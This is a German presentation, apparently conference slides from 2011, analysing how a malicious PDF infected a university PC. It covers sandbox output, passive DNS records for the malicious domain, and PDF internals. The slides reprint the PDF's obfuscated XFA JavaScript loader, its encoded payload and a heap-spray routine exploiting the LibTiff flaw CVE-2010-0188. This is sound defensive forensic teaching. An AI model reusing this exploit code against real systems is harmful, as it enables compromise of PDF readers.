zentraler informatik dienst

universität wien

Ein harmloses(?) PDF-File und was passive DNS für uns tun kann

Aaron Kaplan
kaplan@cert.at

Alexander Talos-Zens
at@univie.ac.at

23. Treffen der ArgeSecur

Innsbruck,

am 29.4.2011

Kollege tritt sich einen Virus ein

Anamnese - juhu!

Browser-History:
http://tmi4.co.cc/games/pdf2.php?f=40

Platte:
dFgNnPb07500.exe, 320512 Bytes

Neuinstallation

dFgNnPb07500.exe

Testlauf im PC-Lab

Aktiv erst nach 15min

Fake-AV

McAfee kennt nix

Polymorph

Symbolfoto

dFgNnPb07500.exe

dFgNnPb07500.exe : Not detected by Sandbox (Signature: NO_VIRUS)

[DetectionInfo]

* **Filename: C:\analyzer\scan\dFgNnPb07500.exe.**
* **Sandbox name: NO_MALWARE**
* **Signature name: NO_VIRUS.**
* **Compressed: NO.**
* **TLS hooks: YES.**
* **Executable type: Application.**
* **Executable file structure: OK.**
* **Filetype: PE_I386.**

[General information]

* **File length: 320512 bytes.**
* **MD5 hash: 5baaecd2297fb0440ed16ea0b142ef90.**
* **SHA1 hash: a380d50cb07d4f6c08d1be6efc727658fdd98126.**

Was sagt das DNS?

Nur ZID hat tmi4.co.cc aufgelöst

kona.kontera.com?

Offenbar Gratis-Domain

Nächster Tag: Domain gesperrt.

Wünsche ans ~~Christkind~~ DNS

Wie war doch die IP-Adresse?

Seit wann ist sie aktiv?

Wann wurde sie gesperrt?

Welche anderen Domains zeigen auf diese Adresse?

Passive DNS

% CERT.at DNS replicator WHOIS server, version 0.2. Author: L. Aaron Kaplan

<kaplan-at-cert.at>

% (C) 2010 All rights reserved.
% returning 2 elements.
%
rr-name: tmi4.co.cc
rr-type: A
rr-address: 195.80.151.93
seen-first: 2011-02-08 11:23:59
seen-last: 2011-02-08 13:04:40
count-requested: 2

rr-name: tmi4.co.cc
rr-type: NS
rr-dname: its-blocked-domain.net
seen-first: 2011-02-08 16:24:06
seen-last: 2011-02-10 12:05:05
count-requested: 5

Keine Query-Sources

Passive DNS


% CERT.at DNS replicator WHOIS server, version 0.2. Author: L. Aaron Kaplan <kaplan-at-cert.at>
% (C) 2010 All rights reserved.
% returning 4 elements.
%
rr-name: af2t.cz.cc
rr-type: A
rr-address: 195.80.151.93
seen-first: 20110121.110749
seen-last: 20110121.110749
count-requested: 1


rr-name: asm1.co.cc
rr-type: A
rr-address: 195.80.151.93
seen-first: 20110208.104725
seen-last: 20110208.104725
count-requested: 1

rr-name: bey1.co.cc
rr-type: A
rr-address: 195.80.151.93
seen-first: 20110127.210648
seen-last: 20110127.210648
count-requested: 2

rr-name: tmi4.co.cc
rr-type: A
rr-address: 195.80.151.93
seen-first: 20110208.112359
seen-last: 20110208.130440
count-requested: 2

Wir machen keine forensics!





Aber ein Bissi reinschauen wird man ja wohl dürfen...

5 /Pages
/Count 2
/Kids [1]

1 /Page
/Mediabox [...]
/Contents: 3
/Parent: 5
/Resources: 7

18 /
/T (yomRote[0])
/Kids [17 0 R]

17 /
/T (grueLox[0])
/Kids [16 0 R]
/Parent 18 0 R

16 /Annot

Root:

21 /Catalog
/Pages 5 0 R
/AcroForm 19 0 R

19 /
/DA
/Helv ...
/Fields
/XFA

8 /EmbeddedFile
9 /EmbeddedFile
10 /EmbeddedFile
11 /EmbeddedFile
12 /EmbeddedFile
13 /EmbeddedFile
14 /EmbeddedFile
15 /EmbeddedFile

Info:

20
/Creator (styeZek colSnap)
/Title (zekRote snapSet)
/CreationDate (D:201008...)
/Subject (onesZek ionSnap)
/Author (setSnap hunkZek)

Le PDF

Ist wirklich das PDF schuld?

Wie funktioniert es?

Was tut es?

... wir machen keine Forensik!

PDF-Innenleben

Mehrere Layer, ASCII & binär gemischt

Header – Body – XREF – Trailer

Objekte

- Null `null`
- Boolean `true`
- Number `3.14`
- String `(Bla) <080f>`
- Name `/Font`
- Array `[null (acht) 15]`
- Dictionary `<< keys values >>`
- Stream `stream ... endstream`

Indirekte Objekte `12 0 obj .. endobj` **Ref:** `12 0 R`

Filter `/FlateDecode`

Hello PDF

```
%PDF-1.7

1 0 obj <</Type /Catalog /Pages 2 0 R>>
endobj

2 0 obj <</Type /Pages /Kids [3 0 R] /Count 1
  /MediaBox [0 0 300 300]
>>
endobj

3 0 obj <</Type /Page /Parent 2 0 R
  /Resources <<
    /Font << /F1 4 0 R >>
  >>
  /Contents 5 0 R >>
endobj
```

```
4 0 obj
<<
  /Type /Font
  /Subtype /Type1
  /BaseFont
/Times-Roman
>>
endobj
```

Hello PDF


```
5 0 obj<<
 /Length 46
>>
stream
BT
70 50 TD
/F1 12 Tf
(Hello, world!) Tj
ET
endstream
endobj
```

Redundant

```
xref
1 6
0000000000 65535 f
0000000010 00000 n % 1
0000000058 00000 n % 2
0000000142 00000 n % 3
0000000253 00000 n % 4
0000000332 00000 n % 5

trailer
<<
  /Size 6
  /Root 1 0 R
>>
startxref
426
%%EOF
```

Aber ein Bissi reinschauen wird man ja wohl dürfen...



8 0 R, 9 0 R, 11 0 R, 13 0 R, 14 0 R, 15 0 R

8	<?xml version="1.0" encoding="UTF-8"?><xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
9	<config xmlns="http://www.xfa.org/schema/xci/1.0/"><present><pdf><version>1.65</version><interactive>1</interactive><linearized>1</linearized></pdf><xdp><packets>*</packets></xdp><destination>pdf</destination></present></config>
11	<PDFSecurity xmlns="http://ns.adobe.com/xtd/" accessibleContent="1" change="1" contentCopy="1" documentAssembly="1" formFieldFilling="1" metadata="1" modifyAnnots="1" print="1" printHighQuality="1"/>
13	<xfdf xmlns="http://ns.adobe.com/xfdf/" xml:space="preserve"><annots/></xfdf>
14	<form xmlns="http://www.xfa.org/schema/xfa-form/2.8/" />
15	</xdp:xdp>

10 0 R

```
<template xmlns="http://www.xfa.org/schema/xfa-template/2.5/">
    <subform layout="tb" locale="en_US" name="yomRote">
        <pageSet> <pageArea id="roteYom" name="roteYom">
            <contentArea h="756pt" w="576pt" x="0.25in" y="0.25in"/>
            <medium long="792pt" short="612pt" stock="default"/>
        </pageArea> </pageSet>
    <subform h="756pt" w="576pt" name="grueLox">
        <field h="65mm" name="khfdskjfh" w="85mm" x="53.6501mm" y="88.6499mm">
<event activity="initialize" name="loxRote"><script contentType="application/x-javascript">
    var a = khfdskjfh.rawValue;
    wqvs=eval(a.substr(0,3)+'l');
    var kio='',xajn=[];
    etd=wqvs(a.substr(3,19));
    var vcy = wqvs('['+a.substr(22)+']');
    var txra = vcy.length / 2;
    for (var rpj = 0; rpj &lt; txra; rpj++) {
        szxv=vcy[rpj+txra] - vcy[rpj];
        kio += etd(szxv);;  }
    wqvs(kio);
</script> </event>
                    <ui> <imageEdit/> </ui>
        </field>
</subform></subform></template>
```

12 0 R

<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.0/">
<xfa:data><yomRote><khfdskjfh>evaString.fromCharCode641,626,1019,597,100,759,987,535,1669,1281,1456,1709,94,280,798,429,778,428,1146,1767,762,1675,1490,1223,751,296,1932,1440,1471,1309,9,112,1935,1381,710,387,492,49,1275,161,1330,731,1870,1624,1012,1021,406,142,1449,1904,1909,11,1579,1399,1787,330,48,1719,122,1519,1028,132,1984,1315,1865,1046,55,357,1095,1330,871,778,61,1093,402,1425,114,808,1568,1563,713,1829,127,644,1581,1914,1327,1629,1633,149,1148,1014,1933,1132,681,1798,530,736,508,1626,418,1379,404,832,472,1158,257,587,319,177,502,1384,7,629,28,1588,895,1707,1217,881,1157 ,717,1895,1442,202,576,1593,732,1665,01,358,83,1832,1114,915,304,625,1525,1243,944,1702,1746,328,1709,727,708,1649,1975,416,866,856,1925,1936,1103,1367,138,31,960,870,1696,1413,1581,132,1245,695,1399,1550,1672,924,1145,616,627,1243,944,688,1971,5,338,298,421,1556,1154,346,1492,257,1713,1630,288,1026,853,337,439,434,821,1685,1481,220,1587,1154,1497,732,1770,124,1976,1067,1164,299,
072,1854,597,1493,1411,1751,191,1255,360,256,1238,1000,1282,91,1689,74,525,510,1759,6,1083,1346,1160,580,78,1283,1056,406,702,220,705,1774,75,1302,1619,1838,1405,162,1445,17,418,683,1470,53,774,1159,127,1651,22,238,1658,1105,1584,1170,1685,14,805,741,773,1 507,1313,1478,1633,1740,1133,1604,1578,890,1
766,1024,1008,537,59,478,590,834,1989,1069,87,11,1307,847,1468,891,18,1153,1257,1175,246,30,1035,1560,1861,668,1652,994,625,1231,1884,743,607,1244,1280,1018,74,222,204,64,1291,1042,427,598,1889,1896,1841,259,1401,109,1435,0,1481,470,1912,1342,1490,1564,688 ,115,795,573,859,1754,169,491,773,244,714,97
7,660,5,19,1439,604,261,1335,445,520,1089,1896,1955,1089,1730,777,1001,1072,268,565,1761,735,1713,686,1946,1467,1207,438,592,1451,1504,1922,463,1509,293,1903,465,554,1238,1263,1075,679,1511,1382,1768,1241,160,769,666,780,742,1245,1916,1515,206,703,882,132, 774,637,752,1797,1720,1872,646,1557,245,957
,1454,1421,1061,400,1693,313,486,473,1022,720,1446,1947,711,170,1171,543,1904,1255,1122,737,1292,1914,1313,348,1913,1353,125,839,878,663,179,282,402,1135,1007,1990,1709,1686,747,645,719,129,927,1329,535,324,1758,371,1547,1200,1428,1160,1343,1124,1522,1225, 411,1922,447,1621,944,482,1854,1661,1959,11
33,1541,1611,759,215,462,1384,180,1655,567,1009,1911,604,1339,1752,1772,1087,880,1083,116,739,676,865,918,1009,368,206,1809,514,1714,2049,1566,1592,1917,540,1720,652,195,166,228,980,1517,2038,1544,766,1717,1347,213,955,344,280,1913,1284,1392,1152,584,1726, 1263,321,586,1324,661,1985,790,455,811,791,1
062,987,1266,1521,1916,629,1478,1791,1776,1522,996,1906,747,1698,90,994,936,1837,43,1484,1862,1619,124,308,934,1053,659,1979,1427,1392,678,698,617,1932,109,782,775,1837,541,509,1686,1473,324,330,1325,680,1528,551,380,1936,324,223,1508,351,498,694,1689,1425 ,559,1041,757,1249,2004,1708,1406,83,487,10
8,231,823,516,1865,233,784,374,1854,1663,1893,347,1999,1726,608,494,1476,1215,1250,2060,782,500,526,2031,1529,1710,1974,1134,1368,368,1561,1488,596,352,333,395,803,1402,749,1012,1028,914,1281,1289,792,58,1673,153,1222,1210,141,220,1639,643,212,1471,588,462 ,591,1928,798,422,1683,1341,665,1938,1991,1
769,1225,702,714,561,1790,216,1733,613,269,1785,698,1343,865,1094,1854,898,2064,2075,341,628,499,1149,849,1228,1547,464,935,548,422,879,271,1966,1834,1264,431,1519,1406,446,397,1590,142,1420,1200,1378,443,1013,72,406,1387,688,1311,95,1772,2034,1601,1594,78 4,384,40,1511,1584,647,1300,1297,1759,1994,
1089,1409,340,1494,918,762,1160,388,2081,1583,1761,424,346,1083,1104,1934,1484,1183,237,942,737,1003,1657,711,742,1129,1215,1984,322,1254,360,1716,604,930,1115,1801,1660,215,158,2061,118,238,376,679,1211,1722,506,908,887,1036,1840,1796,1960,1780,446,652,86 8,1982,956,1573,1244,1583,1194,139,472,629,1
960,473,856,2031,805,1251,230,1453,266,1766,1194,1101,952,330,2084,767,2048,380,454,845,1309,1634,1095,544,1130,617,67,654,704,821,1225,569,1565,357,913,276,1599,1464,1721,56,1097,1161,1043,2034,1401,1071,998,1750,1332,1795,803,595,1783,1906,1123,827,496,1 487,1456,1122,292,940,2042,135,1267,869,365,
1114,252,341,1138,1752,1441,149,1950,1113,1227,1329,853,842,1419,1956,1605,1079,1728,1004,155,518,423,1920,1913,949,820,1855,1023,2040,962,1665,1451,1579,1919,512,1252,1672,972,1080,754,500,701,1900,1191,2028,1722,770,957,1706,2049,1045,443,344,849,319,126 4,1913,411,499,244,1630,2056,1551,1157,192
3,390,278,1556,1315,1662,621,1720,381,432,1203,224,442,259,1493,107,249,922,928,603,2028,1113,75,1908,1831,512,141,1383,548,2001,522,795,341,756,672,1638,707,1201,1627,964,1597,779,1480,359,1006,1366,804,1594,139,1643,124,135,695,167,356,768,988,732,86,180 6,627,857,498,881,1506,1058,738,489,208,652,1
731,110,1421,1555,806,696,781,1553,225,1227,1115,635,1251,65,1093,1910,778,2023,543,1144,1784,1138,1958,535,314,1743,1527,1340,172,2053,1893,1857,440,1543,1308,1140,566,305,576,678,1420,1928,1601,1060,1937,625,804,1001,642,1385,169,683,728,1964,1089,1299,1 727,909,896,84,872,1080,1846,1584,594,1474,
711,1464,1675,1551,69,1423,1493,1672,362,1708,634,1197,717,1526,824,1088,139,1473,1053,1547,1102,982,360,1947,1006,1552,996,1244,1122,1918,570,95,1309,565,1938,1697,1949,1676,1655,268,1320,207,1712,284,1652,448,1303,2031,201,607,1468,1589,1514,133,1513,881 ,1641,790,1969,1088,995,846,1455,591,1291,
1341,227,1532,1268,176,75,868,338,1754,1109,214,463,651,595,607,1229,1962,157,1039,414,1900,1819,1978,956,1705,1304,1927,395,1010,757,1982,574,915,1907,1777,1016,1850,586,1674,1937,1996,152,339,640,721,1259,133,937,163,1908,2008,897,1557,407,1733,1333,1155,1814,477,1129,1075,1838,1372,147,878,1493,1370,1807,1431,695,1220,1384,1601,276,473,200,885,1388,1093,92,1231,1022,1310,1076,1366,1293,336,809,1394,749,222,403,875,1529,838,1688,1309,93,1794,676,1075,933,339,611,1496,747,1094,315,78,123,694,1588,1079,258,650,733,1485,867,1822,814,1903,1979,1501,713,1849,282,336, 1391,650,2069,1998,1661,1272,272,563,754,1306,1581,1302,1666,2009,1939,1187,1357,471,1718,373,1888,873,130,985,711,408,424,1359,519,612,1612,1786,1198,1948,1711,1154,1137,263,19,677,1564,1546,665,953,609,870,887,1117,743,738,735,148,768,703,734,1854,668,1285,1536,1078,992,1609,177,948,1994,1940,623,1221,210,186,1843,2097,1639,792,1349,611,1581,33,684,853,968,1034,1774,1324,1746,1273,1272,906,364,1291,308,346,452,352,698,1932,2027,942,1327,1756,2007,813,1338,1063,1621,511,1566,1648,1485,560,852,778,1838,827,307,1557,75,1512,778,770,772,1006,1029,1498,1660</khfdskjfh></yomRote></xfa:data></xfa:datasets>

1. Obfuscation Layer

```
var a = khfdskjfh;
var wqvs=eval(a.substr(0,3)+'l');
var kio='',xajn=[];
var etd=wqvs(a.substr(3,19));
var vcy = wqvs('['+a.substr(22)+']');
var txra = vcy.length / 2;
for (var rpj = 0; rpj < txra; rpj++)
{
  szxv=vcy[rpj+txra] - vcy[rpj];
  kio += etd(szxv);
}
wqvs(kio);
```

2. Obfuscation Layer

```
var _H="744252693574[...]0e8b6d5";
var _ED="74425269950[...]e9f1afcc";
var _BA="8b2f0c7ad40e988c4562527d3e2e7f85";
var _RS = 'app';
var _XH = new Array();
function _AB() {
  var _J = _RS.viewerVersion.toString();
  _J = _J.replace('.', '');
  while(_J.length < 4)    {  _J += '0'; }
  return parseInt(_J, 10);
}

function _Q(_YX, _LF){    while(_YX.length * 2 < _LF)    {        _YX += _YX;    }    return _YX.substring(0, _LF / 2);}
function _NZ(_HG){    _HG = unescape(_HG);    roteDak = _HG.length * 2;    dakRote=unescape('%u9090');
spray = _Q(dakRote, 0x2000 - roteDak);    loxWhee = _HG + spray;    loxWhee = _Q(loxWhee, 524098);    for(i=0; i
< 400; i++)    {        _XH[i] = loxWhee.substr(0,loxWhee.length - 1 ) + dakRote;    }}
function _ML(_HG, len){    while(_HG.length < len)    {        _HG += _HG;    }    return _HG.substring(0, len);}
function _P(_HG){    ret='';    for(i=0; i < _HG.length; i += 2)    {        b = _HG.substr(i, 2);        c = parseInt(b, 16);
 ret += String.fromCharCode(c);    }    return ret;}
function decode(_HG, _IG) {    _HF='';    for(_I=0; _I < _HG.length; _I++)    {        _LF=_IG.length;        _N =
_HG.charCodeAt(_I);        _PN = _IG.charCodeAt(_I % _LF);        _HF += String.fromCharCode(_N ^ _PN);    }
return _HF;}
function _QL(_I) {    _UZ = _I.toString(16);    _L=_UZ.length;    _HF=(_L % 2) ? '0' + _UZ : _UZ;    return _HF;}
function _G(_HG) {    _HF='';    for(_I=0; _I < _HG.length; _I+=2)    {        _HF += '%u';        _HF +=
_QL(_HG.charCodeAt(_I + 1));        _HF += _QL(_HG.charCodeAt(_I));    }    return _HF;}
```

2. Obfuscation Layer

```
var _IY=_AB();
if (_IY < 9000) {
  _ZJ='o+uASjgggkpuL4BK/////wAAAABAAAAAAAAAAAQAAAAAAAfhaASiAgYA98EIBK ';
  _GP=_H;_LZ=_P(_GP); }
else {
  _ZJ = 'kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAQAAAAAAAYxCASiAgYA/fE4BK ';
  _GP = _ED;_LZ=_P(_GP); }

var _T='SUkqADggAABB';
var _II = _ML('QUFB', 10984);
var
_LB='QQcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAA
AABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACSIAAAAAAAAAMDAj//
///';
var _K = _T + _II + _LB + _ZJ;
var _PR = decode(_LZ, _BA);
if(_PR.length % 2){_PR+=unescape('%00');}
var _D = _G(_PR);
'_NZ';
_NZ(_D);
'khfdskjfh.rawvalue:';
```

Big Thoughts Antwort lautet:

SUkqADggAABBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFB[.....]BQUFBQUFBQUFBQUFBQUFBQUFBQUF
BQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
UFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQU
FBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQ
BQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQQcAAAEDAAEAAAAwIAAAAQEDAAE
AAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEA
AAAwIAAAUAEDAMwAAACSIAAAAAAAAAAMDAj/////o+uASjgggkpuL4BK/////wAAAABAAAAAAA
AAAAAQAAAAAAAAfhaASiAgYA98EIBK

CVE-2010-0188

1 Jahr alt, unser exploit dürfte aber zumindest verwandt sein.

Proof of concept:

Adobe PDF LibTiff Integer Overflow Code Execution.
villy (villys777@gmail.com)
http://downloads.securityfocus.com/vulnerabilities/exploits/38195.py

sieht unserem PDF sehr ähnlich.

Btw: 2 Tage später gab's ein Adobe-Update.

Schummelzettel

```
./pdfid.py verdaechtiges.pdf
```

Welche Elemente gibt es?

```
./pdf-parser.py -a verdaechtiges.pdf
```

Liste der Objekte

```
./pdf-parser.py verdaechtiges.pdf | more
```

Alle Objekte samt Referenzen, Dictionary, ...

```
./pdf-parser.py -w -f -o 10 verdaechtiges.pdf
```

Objekt n. 10 gefiltert, samt Inhalt

```
./pdf-parser.py -f -o 10 verdaechtiges.pdf
```

Base64 decodieren

```
perl -MMIME::Base64 -ne 'print decode_base64($_);' < b64 > bin
```

Fazit

Infektion ist keine Schande

PDF ist komplex, Bugs unausweichlich

Forensik ist aufwendig, Forensikerl geht doch

DNS kreativ Nutzen

Weiterführende Informationen

Wie geht pdf?

- Leichtgewichtige Einführung
  http://gnupdf.org/Introduction_to_PDF
- PDF Spec
  http://www.adobe.com/devnet/pdf/pdf_reference.html
- XML Form Architecture (XFA)
  http://partners.adobe.com/public/developer/xml/index_arch.html
- http://www.planetpdf.com/developer/article.asp?ContentID=navigating_the_internal_struct&page=1

Weiterführende Informationen

CVE

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-188

Tools

- gnupdf (pdf-filter, pdf-filereader, pdf-tokeniser, sonst in den Kinderschuhen)
  http://gnupdf.org/
- pdf-parser, pdfid
  http://blog.didierstevens.com/programs/pdf-tools/
- Norman Sandbox
  http://www.norman.com/security_center/security_tools/se
- Passive DNS (BFK, Deutschland)
  http://www.bfk.de/bfk_dnslogger.html
- /System//Library/Frameworks/JavaScriptCore.framework/Versions\
  /A/Resources/jsc # Eingebauter JavaScript-Interpreter am Mac